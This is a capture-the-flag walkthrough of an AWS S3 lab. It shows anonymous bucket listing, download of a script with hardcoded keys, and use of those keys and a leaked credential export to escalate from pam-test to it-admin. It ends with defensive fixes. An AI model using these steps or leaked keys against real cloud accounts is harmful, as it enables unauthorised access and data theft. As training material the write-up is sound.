Pwned Labs : AWS S3 Enumeration Basics
Pwned Labs : AWS S3 Enumeration Basics

🪣 AWS S3 Enumeration Basics : Full Walkthrough
Platform Link: https://pwnedlabs.io/
Lab: AWS S3 Enumeration Basics
Difficulty: Beginner
Category: Cloud Security / AWS
Attacker Machine: Kali Linux
Writeup is modified with AI to sound better and avoid gramatical(
grammatical) mistake .
🎯 Objective
Enumerate a publicly exposed AWS S3 bucket belonging to a fictional company Huge Logistics, escalate access by discovering hardcoded AWS credentials, and retrieve the hidden flag.
🧠 Key Concepts Covered
- AWS S3 bucket enumeration (unauthenticated & authenticated)
--no-sign-requestflag usage (anonymous access)- Discovering misconfigured S3 bucket permissions
- Extracting hardcoded AWS credentials from exposed files
- AWS CLI credential configuration (
aws configure) - Identity verification using
aws sts get-caller-identity - Privilege escalation via credential chaining
- Downloading and reading objects from S3
🔍 Phase 1: Reconnaissance – Discovering the S3 Bucket
Step 1: Identify the S3 Bucket from a Web Asset



While browsing the target’s infrastructure, a URL pointing to an S3-hosted asset was discovered:
1
https://s3.amazonaws.com/dev.huge-logistics.com/static/favicon.png
What this tells us:
- The S3 bucket name is:
dev.huge-logistics.com - The bucket is hosted in AWS S3 (standard URL format:
s3.amazonaws.com/<bucket-name>/) - The path
static/is a publicly accessible prefix - This is a development bucket (
dev.prefix) — dev environments often have weaker security controls
💡 Tip: Always inspect image sources, JavaScript files, and CSS links on a target’s web pages. Developers commonly hardcode S3 URLs pointing to company-owned buckets.
🪣 Phase 2: Unauthenticated S3 Enumeration
The AWS CLI supports the --no-sign-request flag, which sends requests without any AWS credentials. This is used to test for public/anonymous bucket access.
Step 2: List the Top-Level Bucket Contents (Anonymous)
1
aws s3 ls s3://dev.huge-logistics.com --no-sign-request
Output:
1
2
3
4
5
                           PRE admin/
                           PRE migration-files/
                           PRE shared/
                           PRE static/
2023-10-16 13:00:47       5347 index.html
Command Breakdown:
| Part | Explanation |
|---|---|
aws s3 ls | List contents of an S3 bucket or prefix |
s3://dev.huge-logistics.com | The target bucket URI |
--no-sign-request | Skip AWS authentication — anonymous/public access |
Results Analysis:
PRE= “prefix” - these are S3 folders (pseudo-directories)- Four folders discovered:
admin/,migration-files/,shared/,static/ - One root-level file:
index.html(5.2 KB)
💡 S3 Folder Note: AWS S3 is a flat key-value store. “Folders” are just object key prefixes.
PREin the output means it’s a prefix (folder-like structure).
Step 3: Try Recursive Listing (Anonymous)
1
aws s3 ls s3://dev.huge-logistics.com --no-sign-request --recursive
Output:
1
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
Why this failed: The --recursive flag attempts to list all objects across all prefixes in one operation using the ListObjectsV2 API call. The bucket’s ACL (Access Control List) blocks recursive listing for anonymous users.
💡 Lesson: Even when top-level listing is allowed, recursive listing may be blocked. Always try both!
Step 4: Enumerate Individual Folders (Anonymous)
Since recursive listing failed, we try each folder individually:
1
aws s3 ls s3://dev.huge-logistics.com/admin --no-sign-request
Output: AccessDenied
1
aws s3 ls s3://dev.huge-logistics.com/migration-files/ --no-sign-request
Output: AccessDenied
1
aws s3 ls s3://dev.huge-logistics.com/static/ --no-sign-request
Output:
1
2
3
4
2023-10-16 11:08:26          0
2023-10-16 12:52:30      54451 logo.png
2023-10-16 12:52:30        183 script.js
2023-10-16 12:52:31       9259 style.css
1
aws s3 ls s3://dev.huge-logistics.com/shared/ --no-sign-request
Output:
1
2
2023-10-16 11:08:33          0
2026-01-30 14:51:33       1662 hl_migration_project.zip
Findings Summary:
| Folder | Anonymous Access | Contents |
|---|---|---|
admin/ | ❌ Denied | Unknown |
migration-files/ | ❌ Denied | Unknown |
static/ | ✅ Accessible | logo.png, script.js, style.css |
shared/ | ✅ Accessible | hl_migration_project.zip ⚠️ |
🚨 Red Flag: A ZIP file called
hl_migration_project.zipin ashared/folder is very suspicious — migration projects often contain credentials!
📦 Phase 3: Download & Extract the Suspicious ZIP
Step 5: Download the ZIP File (Anonymous)
1
aws s3 cp s3://dev.huge-logistics.com/shared/hl_migration_project.zip . --no-sign-request
Output:
1
download: s3://dev.huge-logistics.com/shared/hl_migration_project.zip to ./hl_migration_project.zip
Command Breakdown:
| Part | Explanation |
|---|---|
aws s3 cp | Copy (download/upload) an S3 object |
s3://dev.huge-logistics.com/shared/hl_migration_project.zip | Source path in S3 |
. | Destination — current directory on local machine |
--no-sign-request | Anonymous download |
Step 6: Verify the Download
1
ls
Output:
1
hl_migration_project.zip
Step 7: Unzip the Archive
1
unzip hl_migration_project.zip
Output:
1
2
3
Archive:  hl_migration_project.zip
  inflating: migrate_secrets.ps1
  inflating: __MACOSX/._migrate_secrets.ps1
Two items extracted:
migrate_secrets.ps1- A PowerShell script__MACOSX/._migrate_secrets.ps1- macOS metadata file (Apple Double format, created when zipped on macOS)
Step 8: Check the __MACOSX Metadata (Rabbit Hole)
1
2
3
cd __MACOSX
ls          # nothing visible
ls -lah     # reveals hidden files
Output:
1
2
3
4
total 12K
drwxrwxr-x 2 kali kali 4.0K Mar 30 23:25 .
drwxrwxr-x 3 kali kali 4.0K Mar 30 23:25 ..
-rw-rw-r-- 1 kali kali  490 Jan 30 14:50 ._migrate_secrets.ps1
1
cat ._migrate_secrets.ps1
Output: Binary/garbage data - macOS extended attributes (xattr), file encoding metadata (utf-8;134217984), and timestamps. Nothing useful here.
💡 Note:
__MACOSXfolders are automatically created when macOS users create ZIP archives. They contain extended attribute metadata (like file labels, quarantine info) using the Apple Double format. Safe to ignore.
🔑 Phase 4: Hardcoded Credentials Discovery
Step 9: Read the PowerShell Script
1
2
cd ../
cat migrate_secrets.ps1
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
# AWS Configuration
$accessKey = "AKIA3SFMDAPO******"
$secretKey = "hid9coCuZP8qir+0bNyYJ5tdFECZ*********8"
$region = "us-east-1"

# Set up AWS hardcoded credentials
Set-AWSCredentials -AccessKey $accessKey -SecretKey $secretKey

# Set the AWS region
Set-DefaultAWSRegion -Region $region

# Read the secrets from export.xml
[xml]$xmlContent = Get-Content -Path "export.xml"

# Output log file
$logFile = "upload_log.txt"

# Error handling with retry logic
function TryUploadSecret($secretName, $secretValue) {
    $retries = 3
    while ($retries -gt 0) {
        try {
            $result = New-SECSecret -Name $secretName -SecretString $secretValue
            ...
What this script does:
- Sets hardcoded AWS Access Key and Secret Key
- Configures the
us-east-1region - Reads secrets from an
export.xmlfile - Uploads each secret to AWS Secrets Manager using
New-SECSecret - Implements retry logic (3 attempts per secret)
- Uses parallel job processing for efficiency
🚨 Critical Finding — Hardcoded AWS Credentials:
1
2
3
Access Key ID:     AKIA3SFMDAPO7***********
Secret Access Key: hid9coCuZP8qir+0b**************
Region:            us-east-1
💡 Why
AKIAprefix? AWS Access Key IDs starting withAKIAare long-term static credentials associated with an IAM user. Keys starting withASIAare temporary STS credentials.
🌐 Phase 5: Probe Bucket via HTTP (Before Auth)
Step 10: HTTP HEAD Request to S3
1
curl -I https://s3.amazonaws.com/dev.huge-logistics.com/
Output:
1
2
3
4
5
6
7
8
HTTP/1.1 403 Forbidden
x-amz-bucket-region: us-east-1
x-amz-request-id: 1BKKHXEY2S9MPJ97
x-amz-id-2: bJ1KkT089bX+7HYRRG8ZPIpT5Vi2Mux9kwVVt61sYBhZWywb9kJ2jFhzPR6Av2Vjt+QGlf2k0TE=
Content-Type: application/xml
Transfer-Encoding: chunked
Date: Tue, 31 Mar 2026 03:25:46 GMT
Server: AmazonS3
Command Breakdown:
| Part | Explanation |
|---|---|
curl -I | Send HTTP HEAD request (fetch headers only, no body) |
| URL | Standard S3 virtual-hosted path style URL |
What the headers reveal even on a 403:
| Header | Value | Significance |
|---|---|---|
x-amz-bucket-region | us-east-1 | Confirms bucket region |
x-amz-request-id | 1BKKHXEY2S9MPJ97 | AWS request tracking ID |
Server | AmazonS3 | Confirms this is S3 |
💡 Tip: A
403 Forbiddenfrom S3 (not 404) confirms the bucket exists. A non-existent bucket returnsNoSuchBucket. This is useful for bucket name brute-forcing.
⚙️ Phase 6: Configure AWS CLI with Discovered Credentials
Step 11: Configure AWS CLI - First Set of Credentials
1
aws configure
Interactive Prompts:
1
2
3
4
AWS Access Key ID [****************P7HK]: AKIA3SFMD*******
AWS Secret Access Key [****************4Hq3]: hid9coCuZP8qir+0bNyYJ5td********
Default region name [us-east-1]: us-east-1
Default output format [None]:
What aws configure does:
- Writes credentials to
~/.aws/credentials - Writes config (region, output format) to
~/.aws/config - The
[***...***]shown is the masked currently-stored value — replacing it means overwriting
Step 12: Verify Identity with STS
1
aws sts get-caller-identity
Output:
1
2
3
4
5
{
    "UserId": "AIDA3SFMDAPOYPM3X2TB7",
    "Account": "794929857501",
    "Arn": "arn:aws:iam::794929857501:user/pam-test"
}
Field Breakdown:
| Field | Value | Meaning |
|---|---|---|
UserId | AIDA3SFMDAPOYPM3X2TB7 | Unique IAM user ID (AIDA prefix = IAM user) |
Account | 794929857501 | AWS Account ID |
Arn | arn:aws:iam::794929857501:user/pam-test | Full ARN — confirms we are IAM user pam-test |
💡
aws sts get-caller-identityis your best friend in cloud pentesting. It’s thewhoamiequivalent for AWS. It tells you exactly who you are authenticated as without needing special permissions.
We are now authenticated as pam-test in account 794929857501.
🗂️ Phase 7: Authenticated Enumeration as pam-test
Step 13: List the Admin Folder (Now Authenticated)
1
aws s3 ls s3://dev.huge-logistics.com/admin/
Output:
1
2
3
2023-10-16 11:08:38          0
2024-12-02 09:57:44         32 flag.txt
2023-10-16 16:24:07       2425 website_transactions_export.csv
We can now list the admin/ folder as pam-test — previously denied anonymously.
Contents:
flag.txt(32 bytes) — The target!website_transactions_export.csv— Possibly sensitive transaction data
Step 14: Try to Download the Flag as pam-test
1
aws s3 cp s3://dev.huge-logistics.com/admin/flag.txt .
Output:
1
fatal error: An error occurred (403) when calling the HeadObject operation: Forbidden
1
aws s3 cp s3://dev.huge-logistics.com/admin/flag.txt . --no-sign-request
Output:
1
fatal error: An error occurred (403) when calling the HeadObject operation: Forbidden
Why both failed?
The pam-test user has s3:ListObjects permission on admin/ (can see the files) but does NOT have s3:GetObject permission (cannot download/read files). This is a classic least-privilege misconfiguration — the wrong permissions were applied.
The --no-sign-request attempt also fails because anonymous users have no GetObject rights on this path.
💡 HeadObject vs GetObject:
aws s3 cpfirst callsHeadObject(metadata check) before downloading. If HeadObject is denied, the download never starts. The 403 here is on HeadObject, not GetObject itself.
Step 15: List the Migration-Files Folder (Authenticated)
1
aws s3 ls s3://dev.huge-logistics.com/migration-files/
Output:
1
2
3
4
5
2023-10-16 11:08:47          0
2023-10-16 11:09:26    1833646 AWS Secrets Manager Migration - Discovery & Design.pdf
2023-10-16 11:09:25    1407180 AWS Secrets Manager Migration - Implementation.pdf
2023-10-16 11:09:27       1853 migrate_secrets.ps1
2026-01-30 14:53:58       2494 test-export.xml
Previously AccessDenied anonymously, now accessible as pam-test.
Interesting files:
test-export.xml— An XML export file, likely containing credentials (remember the PS1 script readsexport.xml)migrate_secrets.ps1— Server-side copy of the script we already have- Two PDFs about the AWS Secrets Manager migration project
🗝️ Phase 8: Second Credential Discovery
Step 16: Download and Inspect test-export.xml
1
aws s3 cp s3://dev.huge-logistics.com/migration-files/test-export.xml .
Output:
1
download: s3://dev.huge-logistics.com/migration-files/test-export.xml to ./test-export.xml
1
cat test-export.xml
Output (abridged):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
<?xml version="1.0" encoding="UTF-8"?>
<CredentialsExport>
    <!-- Oracle Database Credentials -->
    <CredentialEntry>
        <ServiceType>Oracle Database</ServiceType>
        <Hostname>oracle-db-server02.prod.hl-internal.com</Hostname>
        <Username>admin</Username>
        <Password>Password123!</Password>
    </CredentialEntry>
    <!-- HP Server Credentials -->
    <CredentialEntry>
        <ServiceType>HP Server Cluster</ServiceType>
        <Hostname>hp-cluster1.prod.hl-internal.com</Hostname>
        <Username>root</Username>
        <Password>RootPassword456!</Password>
    </CredentialEntry>
    <!-- AWS Production Credentials -->
    <CredentialEntry>
        <ServiceType>AWS IT Admin</ServiceType>
        <AccountID>794929857501</AccountID>
        <AccessKeyID>AKIA3SFMDAPO6D**********</AccessKeyID>
        <SecretAccessKey>2ubzcvelAwcckpExEsSd5fUfPeF2********</SecretAccessKey>
        <Notes>AWS credentials for production workloads...</Notes>
    </CredentialEntry>
    <!-- Office 365 Admin Account -->
    <CredentialEntry>
        <ServiceType>Office 365</ServiceType>
        <Username>admin@company.onmicrosoft.com</Username>
        <Password>O365Password321!</Password>
    </CredentialEntry>
    <!-- Jira Admin Account -->
    <CredentialEntry>
        <ServiceType>Jira</ServiceType>
        <URL>https://hugelogistics.atlassian.net</URL>
        <Username>jira_admin</Username>
        <Password>JiraPassword654!</Password>
    </CredentialEntry>
</CredentialsExport>
💥 Jackpot — Full Credentials Dump:
| Service | Username | Password/Key |
|---|---|---|
| Oracle Database | admin | Password123! |
| HP Server Cluster | root | RootPassword456! |
| AWS IT Admin | — | AKIA3SFMDAPO********* / 2ubzcvelAwcckpExEsSd5fUfP**** |
| Office 365 | admin@company.onmicrosoft.com | O365Password321! |
| Jira | jira_admin | JiraPassword654! |
🚨 This is a catastrophic security failure. An XML file containing production credentials for 5 different services was stored in an S3 bucket accessible to a low-privilege user. This is why secrets management solutions like AWS Secrets Manager exist — to replace exactly this kind of plaintext credential storage.
🔐 Phase 9: Privilege Escalation via it-admin Credentials
Step 17: Reconfigure AWS CLI with it-admin Credentials
1
aws configure
1
2
3
4
AWS Access Key ID [****************VRVE]: AKIA3SFMDA**********
AWS Secret Access Key [****************m+fI]: 2ubzcvelAwcckpExEsSd5********
Default region name [us-east-1]: us-east-1
Default output format [None]:
Step 18: Verify New Identity
1
aws sts get-caller-identity
Output:
1
2
3
4
5
{
    "UserId": "AIDA3SFMDAPOWKM6ICH4K",
    "Account": "794929857501",
    "Arn": "arn:aws:iam::794929857501:user/it-admin"
}
We are now authenticated as it-admin — a much more privileged user in the same AWS account (794929857501).
🚩 Phase 10: Capture the Flag
Step 19: Download the Flag as it-admin
1
aws s3 cp s3://dev.huge-logistics.com/admin/flag.txt .
Output:
1
download: s3://dev.huge-logistics.com/admin/flag.txt to ./flag.txt
✅ Success! The it-admin user has s3:GetObject permission on admin/ — which pam-test lacked.
Step 20: Read the Flag
1
cat flag.txt
Output:
1
a49f18145568e4d0***************

🗺️ Full Attack Chain Summary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
[Web Recon]
  Discover S3 URL in page assets
          ↓
[Unauthenticated Enumeration]
  aws s3 ls (--no-sign-request)
  → Top-level listing ✅
  → Recursive listing ❌
  → admin/ ❌  migration-files/ ❌
  → static/ ✅  shared/ ✅
          ↓
[File Discovery]
  shared/hl_migration_project.zip → Download → Unzip
          ↓
[Credential #1 Found]
  migrate_secrets.ps1 → AKIA3SFMDAPO7WLZVRVE (pam-test)
          ↓
[Authenticated Enumeration as pam-test]
  admin/ → list ✅, download ❌ (403 on GetObject)
  migration-files/ → list ✅, download ✅
          ↓
[Credential #2 Found]
  test-export.xml → AKIA3SFMDAPO6DGDLJAG (it-admin)
          ↓
[Privilege Escalation]
  Reconfigure CLI → it-admin
          ↓
[Flag Captured]
  admin/flag.txt → a49f18145568e4d********
🛡️ Defensive Takeaways
| Vulnerability | Fix |
|---|---|
| Public S3 bucket listing enabled | Enable “Block Public Access” settings on all S3 buckets |
| Hardcoded credentials in source files | Use IAM roles, not static keys; use secrets managers |
| Credentials committed/stored in S3 | Never store credential files in S3; use AWS Secrets Manager or SSM Parameter Store |
Overly permissive IAM on pam-test | Apply least-privilege — no access to sensitive prefixes |
| Production credentials in test export | Separate test/prod environments; rotate all exposed keys immediately |
| Development bucket publicly accessible | S3 dev buckets should be private with MFA delete enabled |
🧰 Tools & Commands Reference
| Tool/Command | Purpose |
|---|---|
aws s3 ls s3://bucket --no-sign-request | Anonymous bucket listing |
aws s3 ls s3://bucket/prefix/ --no-sign-request | Anonymous prefix listing |
aws s3 ls s3://bucket --recursive | Recursive listing (all objects) |
aws s3 cp s3://bucket/file . --no-sign-request | Anonymous download |
aws configure | Configure AWS CLI credentials |
aws sts get-caller-identity | Verify current IAM identity |
curl -I https://s3.amazonaws.com/bucket/ | HTTP probe — confirm bucket exists & region |
unzip file.zip | Extract zip archive |
ls -lah | List all files including hidden ones with sizes |
cat file | Display file contents |
✅ Lab Mindmap
# Final Thoughts
I hope this blog continues to be helpful in your learning journey!. If you find this blog helpful, I’d love to hear your thoughts ; my inbox is always open for feedback. Please excuse any typos, and feel free to point them out so I can correct them. Thanks for understanding and happy learning!. You can contact me on Linkedin and Twitter
linkdin
Twitter